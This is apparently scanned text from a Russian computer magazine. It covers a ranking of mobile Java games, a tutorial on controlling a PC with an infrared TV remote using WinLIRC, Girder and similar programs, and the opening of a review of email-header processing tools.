Памяти Диггера посвящается

Пятое место - Rainbow 6: Broken Wing. Соглашусь с высказанной на форуме СименсКлуба мыслью: ну прямо CounterStrike! Ходишь спецназовцем и с помощью разного оружия уничтожаешь террористов, спасаешь заложников и обезвреживаешь бомбы. Супер!


А пули летят

Четвертое место - Prince of Persia. Да, да, да! Это именно он! Любимый с детства, с ХТшек и двушек Принц - в версии для мобильника. Игра для SL45, поэтому на M50 и C55 обрезан нижний край изображения, но это не особенно мешает.



Годы идут - игры не меняются

Третье место - Antilly. Классическая аркада. Надо ходить мощным (судя по каратешным ударам ногой) муравьем и мочить всяких пауков, пчел, а заодно и собирать бонусы. Очень неплохая графика (чего, ИМХО, не скажешь по скриншоту).



Угадай, что это?

Все эти, и не только эти игры ты сможешь скачать по указанным адресам. Думаю, пройдет немало времени, прежде чем тебе надоест все, что успели насочинять на J2ME для твоего телефона!

Второе место - Siberian Strike. Это чума! Суть та же, что и в Galaxy Hero, но круче и зажигательнее! К тому же, про Родину. Жалко только очень уж короткая...



Первым делом самолеты

Почетное первое место - Skate & Slam. Реально творческая игра, которая заставит тебя строить из своих пальцев сложные конструкции, лишь бы правильно и вовремя надавить на нужные кнопки. В этой игре ты управляешь скейтбордистом и должен совершать разнообразные трюки - с каждым уровнем все сложнее - чтобы произвести впечатление на окружающих и получить от этих окружающих работу. Отличная игра! Оригинальная, интересная и красивая.



Орлята учатся летать

PC_Zone

ПОДКЛЮЧАЕМ ДИСТАНЦИОННОЕ УПРАВЛЕНИЕ


Денис Самарин, (densam@yandex.ru, www.olviko.ru/densam)

ПОДКЛЮЧАЕМ ДИСТАНЦИОННОЕ УПРАВЛЕНИЕ

КАК УПРАВЛЯТЬ КОМПЬЮТЕРОМ НА РАССТОЯНИИ

Не знаю как ты, приятель, а я уже давно отдал предкам свой видак и музыкальный центр. Чувствую, недалек тот час, когда из всей бытовой техники у меня останется один только компьютер. А что? Вполне реально. Музыка в любых форматах, фильмы в mpeg4 и DVD... Удобно и дешево. Одно плохо - нет дистанционного управления. Каждый раз, когда хочется прибавить или убавить звук, поставить фильм на паузу или сменить «пластинку», приходится слезать с дивана и плестись к клавиатуре. Каменный век! К счастью, это неудобство можно легко исправить. Сомневаешься? Ок, тогда давай вместе посмотрим, как можно приделать к компьютеру пульт ДУ.

<Сделай сам>

Само собой, чтобы достичь состояния полной нирваны, тебе все же потребуется приложить немного усилий. В первую очередь нужно будет раздобыть инфракрасный порт. Где раздобыть? Есть два возможных варианта. Первый - купить, взять напрокат у друга или выпросить в подарок на свой день рождения.

Второй - сделать самому. Да-да, сделать самому. Поверь мне, спаять простейший ИК-приемник может и первоклассник. Для этого тебе понадобится разъем для COM-порта (9 pin) и пять деталей, общей стоимостью около ста рублей, которые тебе с радостью продадут в любом магазине радиотоваров. Хотя, в принципе, ИК-порт не обязательно подключать именно к последовательному (COM) порту компьютера, можно и к параллельному (LPT), или даже к звуковой плате, но я тебе советую использовать именно COM-порт, так как большая часть программного обеспечения работает с ним.

На врезке ты найдешь ссылки на сайты, где находятся схемы, и подробно описан процесс сборки устройства. Обрати внимание на то, что на некоторых схемах представлен не полноценный ИК-порт, а лишь ИК-приемник. Отличие в том, что ИК-порт может осуществлять двухсторонний обмен данными, а ИК-приемник - лишь принимать информацию. Для дистанционного управления компьютером с помощью пульта ИК-приемника вполне достаточно.

Если же собирать ИК-порт самому тебе лень, или ты боишься спалить что-нибудь ненароком, то отправляйся в ближайший магазин компьютерной техники и выбери себе уже готовое устройство. На сегодняшний день тебе могут предложить три различных варианта:

С подключением к специальному ИК-разъему на материнской плате;
С подключением к USB-порту;
С подключением к COM-порту.

Так как (я уже говорил об этом выше) большая часть ПО работает именно с последовательным портом, то меньше всего сложностей у тебя возникнет с настройкой COM-устройства. Все что надо сделать - это подсоединить ИК-порт к свободному COM-разъему (убедись, что COM-порт не занят, например, внутренним модемом). Большинство программ умеет работать с COM-портом напрямую, так что даже не обязательно устанавливать драйвера.

С USB-устройствами могут возникнуть определенные сложности. Дело в том, что из всех программ, протестированных мною в ходе подготовки этого обзора, НИ ОДНА не поддерживала работу с USB. Это, разумеется, минус. Проблема решается установкой специальных драйверов, которые обычно имеются на прилагаемом к устройству диске. Эти драйвера создают в "Панель управления"-"Система"-"Устройства" виртуальный COM-порт (Virtual COM) и виртуальный LPT-порт (Virtual LPT). Так что, прежде чем покупать USB-устройство, убедись, что имеющиеся драйвера подходят под твою операционку. Например, в моем случае (Tekram IR-410U) виртуальные порты создались только в Windows 98 и ME, а в 2000 - нет.



Tekram IR-410U

Если ты остановился на ИК-порте, который подключается непосредственно к IrDa-разъему на материнской плате, учти, что материнские платы разных производителей имеют разные разъемы для подключения, поэтому при покупке убедись в совместимости разъема на плате и прилагаемого к ИК-порту шнурка. Кроме того, не забудь активизировать опцию IrDA в BIOS'е ("Chipset Features Setup" -> "UART2 Use Infrared" -> "Enabled").

<Пульты, тыкалки, кнопари>

Для управления ИК-портом какого-то специального оборудования тебе не потребуется. Подойдет любое устройство, умеющее передавать сигналы в заданном диапазоне. Короче - сгодится любой пульт от обычного телевизора, видеомагнитофона или музыкального центра. Ну, или почти любой. Имеются редкие исключения типа пультов от наших "Горизонтов" и некоторых моделей Panasonic'ов, которые генерируют сигналы с частотой, отличной от той, на которою рассчитан наш ИК-порт (400 кГц вместо 30-40 кГц).

Для устойчивого двухстороннего обмена данными между ИК-портом и другим ИК-устройством рекомендуется размещать их на расстоянии около метра друг от друга (не дальше). К счастью, наша задача гораздо проще, поэтому шесть-семь метров - вполне нормальное расстояние, на которое ты можешь отодвинуть от компьютера свой диван, не боясь того, что пульт не "достанет". Тем не менее, учти, что, например, очень яркое освещение может заметно снизить радиус действия пульта.


<Инфракрасный «демон»>

После окончания трудов над аппаратной частью пора приниматься за выбор программного обеспечения. Я бы тебе посоветовал начать с WinLirc.

WinLirc - это демон, который отслеживает состояние COM-порта, принимает поступающие от ИК сигналы, анализирует их и, в зависимости от принятого сигнала, посылает на указанный порт соответствующую команду. Большинство программ для работы с ИК-портом пользуются услугами именно WinLIRC'а.

Изначально WinLIRC был разработан для ОС Linux и назывался просто LIRC, что означает (если развернуть аббревиатуру) Linux Infra Red Control. Впоследствии программа была экспортирована под Windows и приобрела соответствующую приставку к имени. Дистрибутив программы,

который, кстати, распространяется как freeware, ты можешь скачать с сайта http://winlirc.sourceforge.net. На данный момент последняя версия - 0.6.4. Инсталляции как таковой не требуется, и для запуска программы достаточно распаковать архив и запустить файл WinLirc.exe. Прога весьма нетребовательна к ресурсам и великолепно работает даже на Pentium 166.



WinLIRC

После запуска "демона" в поле Port укажи номер COM-порта, к которому ты подсоединил ИК-приемник, и его скорость (если поставишь 115200 - не ошибешься). На все остальные параметры пока не обращай внимания. Далее тебе необходимо познакомить WinLIRC с твоим пультом. Для этого отправляйся по адресу http://lirc.sourceforge.net/remotes и ищи используемую тобой модель. Если нашел, считай, тебе повезло. Скачивай конфигурационный файл себе на диск и указывай программе, где он находится (параметр Config).
Если же твой пульт оказался настолько уникальным, что для него не нашлось конфига, то программу придется обучать. Это несложно. Для начала жми на кнопочку "Learn". На вопрос программы "This will record the signals from your remote control and create a config file for WinLIRC. Please enter a name for this remote." впиши название своего пульта. Желательно латинскими буквами и без пробелов.
После этого в ответ на два вопроса просто нажми "Enter", даже не особо вникая в смысл написанного. Дальше появится надпись "Press a button. Please wait a second and press it again". Жми любую кнопочку на пульте. Потом отпусти ее и через некоторое время нажми опять. На экране должна появиться "Baseline initialized". Появилась? Чудесно. Дави ту же самую кнопку еще раз. Появится "Please wait a second and press a button again (10 left)". Жми еще раз, и так до тех пор, пока не увидишь "This is a signal-repeating remote with no special repeat code. Holding down the button can quickly yield many copies of that button's code. Therefore, 64 samples of each button will be taken. You will be prompted to enter each button's name in turn. To finish recording buttons, enter a blank button name".


Сайты, где ты найдешь схемы ИК-портов и ИК-приемников

http://www.cooler.it/cl020401.html - схема простого ИК-приемника и комментарии по его сборке

http://evm.wallst.ru/main/irda/index.htm - схема полноценного ИК-порта, подключаемого непосредственно к материнской плате


http://inline.boom.ru/ - схема и подробное описание простого ИК-приемника

http://www.lirc.org/receivers.html - еще один сайт (на английском), посвященный созданию ИК-приемников



Обучаем WinLIRC

Теперь последует серия одинаковых вопросов "Button ... name". Вводи названия тех кнопок на пульте, которым ты обучаешь программу (POWER, VALUEINC, VALUEDEC, STOP, START и т.п.), и жми соответствующую кнопку в течение нескольких секунд до тех пор, пока значение параметра matches, которое будет "бежать" на экране, не станет равным 64. Эту процедуру необходимо повторить для каждой интересующей тебя кнопки. Для прекращения обучения вместо очередного названия кнопки просто нажми "Enter".
Для того чтобы WinLirc сохранила полученные данные в конфигурационном файле, используй "Analize". Теперь проверка: пощелкай разными кнопочками пульта, если в трее вспыхивает зелененькая лампочка, значит, WinLirn все поняла и хорошо распознает твои сигналы.




WinLIRC в действии

Когда подготовительный этап останется позади, начнется самое интересное - настройка всего этого программно-аппаратное чуда под твои нужды. Как это сделать? Как обычно, есть два пути. Путь первый доступен лишь в том случае, если ПО, которым ты пользуешься, поддерживает работу непосредственно с ИК-портом (что вряд ли) или с WinLicr'ом (что более вероятно). Большой список таких программ ты найдешь все на том же http://winlirc.sourceforge.net. А я тебе расскажу о некоторых их них. О втором пути мы поговорим чуть дальше.

<Смотрим с комфортом>

Начнем с моего любимого BSPlayer'a. Когда юзаешь такие программы, и жизнь становится ярче. Отличный дизайн, все продумано до мелочей, но главное - функциональность. BSPlayer просматривает и прослушивает все, что только можно просматривать и прослушивать. Да что я тебе рассказываю? Ты, наверное, и сам пользуешься этой прогой.



Настройка BSPlayer'a

Разумеется, BSPlayer умеет работать и с WinLirc. Другого я от него и не ожидал. Выбери в меню "Параметры" (Options) пункт "Настройки" (Preferences), и перемещайся по закладкам до самого конца, пока не наткнешься на "Кнопки&WinLIRC" ("Key definitions & WinLIRC"). Как видишь, диалоговое окно разбито на две функциональные части. В левой расположен список команд, которые умеет выполнять BSPlayer. Среди них: увеличить/убавить громкость, переключиться в полноэкранный режим, приостановить показ, снять копию кадра и т.д. Всего ровно девяносто команд! В правой же части экрана имеются три поля:

1. "Сопоставленная клавиша" - комбинация клавиш на клавиатуре, с помощью которых можно вызвать выполнение той или иной команды - в контексте рассматриваемой темы нас интересует мало.
2. "WinLirc - кнопка" - а вот это то, что нужно! Жми кнопку на пульте, в трее загорится зеленая лампочка, а BSPlayer запомнит, что именно этой кнопке на пульте соответствует выбранная тобой команда.
3. "WinLIRC адрес и порт" - в этом поле необходимо прописать ip-адрес машинки, на которой установлен WinLIRC и, соответственно, ИК-приемник. Дело в том, что WinLIRC может работать не только локально, но и передавать принятые сигналы по TCP IP. Чувствуешь, какие открываются перспективы? При желании ты можешь из дома управлять компьютером, находящимся в Новой Зеландии. Но оно тебе надо? Если нет, и у тебя нет таких глобальных целей, то оставляй этот параметр без изменений.

Вот, в принципе, и все. Наслаждайся.

<WinAMP>

Что еще может работать с ДУ? WinAMP. Правда, в отличие от BSPlayer'a, у WinAMP'a нет встроенной поддержки WinLIRC'a. Но существует специальный плагин, который устраняет этот недостаток. Зовут его Remote Control, и ты найдешь его по адресу http://remotectrl.narod.ru/russian/remoteCtrl.exe (132Кб, русская версия - freeware).



WinAMP и Remote Control

PC_Zone


ПОДКЛЮЧАЕМ ДИСТАНЦИОННОЕ УПРАВЛЕНИЕ

Денис Самарин, (densam@yandex.ru, www.olviko.ru/densam)

Remote Control работает с Winamp версии 2.4 и выше, а также требует разрешения экрана не ниже 800x600. Хотя он будет работать и при 640x480, но подсказки приобретут нечитабельный вид.

После установки плагина его требуется сконфигурить. Для этого лезь в "Preference" -> "Plug-ins" -> "General Purpose" и жми на "Configure". Или, что гораздо проще, щелкни мышкой на появившуюся в трее иконку. И в том и в другом случае ты попадешь в настройки плагина, которых, я тебе скажу, у него довольно много. Но с большинством настроек я предлагаю тебе разобраться самостоятельно, а сам лишь расскажу, как настроить его для работы с пультом.

В первую очередь выбери закладку "WinLIRC", в которой пропиши IP-адрес машинки, где установлен ИК-порт. Если у тебя "все в одном флаконе", то пиши "localhost". Потом переходи на закладку "Команды".



Настройка plugin'а для WinAMP'а

Жми правую кнопку мыши и выбирай команду "Создать пульт". Имей в виду, что название пульта должно в точности совпадать с тем названием, которое ты вводил, обучая программу WinLIRC. Потом опять щелкаешь мышкой и создаешь кнопку пульта, даешь ей название и из выпадающих списков "Основная команда" или "Команда плейлиста" выбираешь нужную тебе команду: управление громкостью, управление mp3-файлами или CD-дисками, включение и выключение монитора и так далее.

<Где выход, когда его нет?>

Несколько труднее тебе придется, если ты пользуешься программой, которая не поддерживает работу с WinLIRC'ом. Например, стандартный Windows Media Player или DivX Player знать про WinLIRC ничего не знают. В этом случае отца русской демократии спасут программы, которые я бы назвал универсальными управлялками. Одна из них - Girder. Использование программ типа Girder и есть тот самый второй путь, о котором я говорил выше.

Girder - это настоящий монстр альтернативного управления. Почему альтернативного? Потому что Girder позволяет управлять компьютером через инфракрасный порт, последовательный порт, параллельный порт, а также через интернет. Причем настроить Girder можно даже под самые извращенные вкусы. Если ты хочешь, то можешь даже печатать с помощью дистанционного пульта текст в Word'е.


Модули в Girder'е

Дистрибутив лежит по адресу http://www.girder.nl (1200Кб, freeware). Чтобы не запутаться во множестве настроек и параметров, советую тебе переключить язык интерфейса с английского на русский. Сделать это можно в меню File->Settings->User Interface.

Чтобы ты убедился в том, что я говорю чистую правду, и что Girder может управлять почти чем угодно, зайди в меню "Настройки/Модули". В открывшемся окне ты увидишь список из двадцати наименований. Это как раз и есть те самые модули (plugins), которые обеспечивают связь Girder'а с самыми разными устройствами. Кроме того, на сайте http://www.girder.nl находятся еще около семидесяти разнообразных модулей. Это, безусловно, здорово, но в рамках рассматриваемой темы среди всего этого многообразия нас интересуют лишь возможности Girder'а по работе с инфракрасным портом.

Girder умеет работать с ИК-приемником самостоятельно, без помощи WinLIRC'а. Для этого в меню "Настройки" -> "Модули" выбери модуль "UIR/IRMan/IRA/CTInfa/Hoolywood+ Plugin, а затем, нажав кнопку "Настройка", укажи тот COM-порт, на котором у тебя "висит" ИК-приемник, а в выпадающем списке "Тип оборудования" выбери "Universal Infrared Reseiver (UIR)".

Помимо этого Girder умеет работать и с WinLIRC'ом. Я считаю это более удобным вариантом. Суди сам: если используешь ДУ не только с Girder'ом, но и с другими программами (например, с описанными плагином для WinAMP'а), то, согласись, гораздо удобнее настроить один раз одну программу, чем несколько раз выполнять одну и ту же работу в каждом проге отдельно.

Для работы с WinLIRC'ом тебе нужно скачать специальный модуль, который находится по адресу http://www.girder.nl/plugins.php, распаковать его (zip-архив), потом переписать dll'ку в каталог "Program Files/Girder32/plugins" и перезапустить программу. Новый модуль автоматически появится в уже знакомом тебе списке. Для конфигурирования плагина жми кнопку "Настроить". Если в появившемся окне в поле "Path to local WinLIRC" прописать путь к файлу WinLIRC, то при очередном запуске Girder'а программа автоматически запустит и WinLIRC. Поле "Servername or IP" заполнить так же, как описано выше, в абзаце про плагин к WinAMP'у.


Какой бы способ общения с ИК-портом ты ни выбрал, тебе необходимо определить выполняемые пультом команды.

Для этого проделай следующие, совсем несложные манипуляции.

Нажав правую кнопку мыши, выбери команду "Добавить группу в верхний уровень". На экране появится папочка с глубокомысленным названием "Новый". Переименуй ее во что-нибудь более осмысленное. Например, "Пульт ДУ".

Опять нажав правую кнопку мыши, выбери "Добавить команду". На экране ниже созданной тобой папки появится пункт, который соответствует одной команде пульта. То есть, если ты хочешь выполнять с помощью ДУ


IREX- совсем крошечная (24Кб) программка, которая выполняет функцию клиентской части для WinLIRC.


Так выглядит конфигурационный файл IREX

Все настройки IREX'а хранятся в простом текстовом файле, каждая строчка которого имеет следующий формат: remote (название пульта ДУ) key (название кнопки) type (тип команды) command (команда). То есть, если при настройке WinLIRC'а ты создал пульт "CANON" и кнопку "Power", то для выключения компьютера вставь в файл такую строчку: CANON power exe c:\windows\rundll.exe user.exe,exitwindows.

Дистрибутив располагается по адресу: http://www.ramscan.com/irex (24Кб, freeware).

десять разных команд (открыть приложение, выключить компьютер, переключить музыку и т.д.), то, соответственно, необходимо создать десять таких пунктов




Настраиваем Girder


Следующим шагом ты должен указать Girder'у ту кнопку на пульте, нажатие которой вызовет исполнение этой команды. Если ты используешь WinLIRC, то иди в закладку "Модули", выбирай WinLIRC , жми "Настройку" и заполни поля "Remote" и "Code" названием пульта (тем самым, что ты писал при обучении WinLIRC'а) и названием кнопки соответственно. Если Girder работает с ИК-портом без WinLIRC'а, то дави на "Учить событие" и жми кнопку пульте. На экране Girder'а появятся большие желтые цифры - код нажатой клавиши.

И последнее. Необходимо указать Girder'у, что ему делать после того, как он "поймает" команду с пульта. Видишь внизу, под желтыми буквами, окно с многочисленными закладками: "Окно", "ОС", "Команда", "Girder", "Мышь", "Клавиатура", "Модули"? Каждая из этих закладок содержит список команд, доступных для выполнения. Например, ты хочешь, чтобы после нажатия кнопки "Power" на пульте ДУ, компьютер выключился. Иди в закладку "ОС" и выбирай команду "Завершение работы Windows". Все проще простого.

Конечно, список уже заложенных команд довольно велик, но человек - такое существо, которому сколько ни давай, всегда мало. Разработчики Girder'а учли это и дополнили программу в высшей степени универсальным инструментом под лаконичным названием "Команда". "Команда", по сути своей, является самым обыкновенным макросом, который запоминает действия пользователя, а затем выполняет их вместо него автоматически. Это действительно мощный инструмент, позволяющий управлять даже теми приложениями, которые к этому совершенно не приспособлены.



Универсальная «команда»




PC Remote Control

PC Remote Control - отличная программа для управления компьютером при помощи пульта ДУ. Поддерживает несколько источников управления: последовательный порт, клавиатуру, TCP/IP и AVerMedia TV Series Remote. Настройка пульта осуществляется почти так же, как и в Girder'е - на каждую кнопку пульта можно повесить одну или несколько команд: эмуляция нажатия клавиши клавиатуры, эмуляция движения курсора мыши, выполнение "внешней" программы, вывод сообщения, управление громкостью, а также управление компьютером (выключить, перегрузить, заснуть и т.д.) и приложением (свернуть, закрыть).

Дистрибутив расположен на www.pcremotecontrol.com (738Кб, Shareware).

Незарегистрированная версия имеет ограничения по сроку работы и не позволяет создавать более четырех действий на одну схему.



Sly Control

SlyControl - настоящий монстр, обилие и сложность настроек которого могут отпугнуть даже опытного юзера. Зато если ты освоишься с этой программой, то больше для счастья ничего и не нужно.

Дистрибутив находится по адресу http://slydiman.narod.ru (4Мб). Регистрация для жителей бывшего СССР бесплатная, в качестве доказательства своей принадлежности к великой державе необходимо ввести в регистрационную форму название текущего месяца на русском языке.

Наряду с обычными для такого класса программ возможностями (управление любыми программами с пульта ДУ, эмуляция клавиатуры и мыши с пульта ДУ) присутствуют и некоторые интересные функции. А именно функция планировщика. То есть все действия можно выполнять не только в данный момент, но и по расписанию.

Наличие встроенного языка позволяет описывать практически любые сценарии поведения компьютера. Для тех, кто не хочет разбираться с языком, есть мастер-помощник. Но в любом случае, программа не для чайников.



Конфигурим SlyControl

Из всех программ, которые прошли тестирование в рамках данного обзора, SlyControl поддерживает максимальное количество вариантов подключения ИК-приемника. Кроме стандартных COM и LPT-портов, ИК-приемник можно подключить даже к микрофонному входу. Кроме того, SlyControl поддерживает работу с WinLIRC. Также в дистрибутиве содержатся модули для работы с некоторыми моделями ТВ-тюнеров, с Creative SB Live! / Audigy Drive IR remote control (RM-900) и т.п.



МЫЛЬНЫЕ ПРОЦЕССОРЫ


A.P.$lasH (ap-slash@tfs.kiev.ua)

МЫЛЬНЫЕ ПРОЦЕССОРЫ

Включить модем, проверить мыло. Рутина. Со временем начинаешь действовать на автопилоте, практически не задумываясь. Почтовая программа неспешно делает свое электронное дело, складывая трофейную прозу на винчестер. У тебя есть претензии к самому процессу? Может, есть смысл преобразовать HTML в текст, убрать из конференций служебные заголовки, отсеять спамерские подарки, разместить свежие ссылки в базе Access? Сортировщик мейлера частенько пасует перед разыгравшимся воображением. Нужен расторопный посредник между ним и почтой на сервере. Могу познакомить. Три варианта на выбор.


ПОСРЕДНИКИ ЭЛЕКТРОННЫХ ПОЧТАЛЬОНОВ

<X-Ray>




X-Ray - домашняя страница

Причин возникновения подобных посредников существует великое множество. К примеру, когда в процессе получения почты винда сообщает: "Масса, винты переполнились!", из динамиков раздается характерный звук, напоминающий открытие бутылки шампанского. Вспоминается вежливый лось из популярного анека. Так и хочется сказать "Добрый вечер!". Любое письмо процентов на 30 состоит из бесполезного хлама, засоряющего почтовую базу. Даже мыло нужно чистить. Большинство программеров, решающих эту проблему, частенько увлекаются, и в результате рождается такой шестиногий трактор с четырьмя прикуривателями. Обойдемся без лишних заморочек, функциональность превыше всего. На сцену выходит X-Ray - миниатюрное детище двух минских программистов.


X-Ray - функционичный и лакональный


Программа предназначена для автоматического редактирования служебных заголовков. Взять ее можно по адресу www.xrayapp.com. Позволяет добавить новое поле, заменить существующее, переименовать произ-

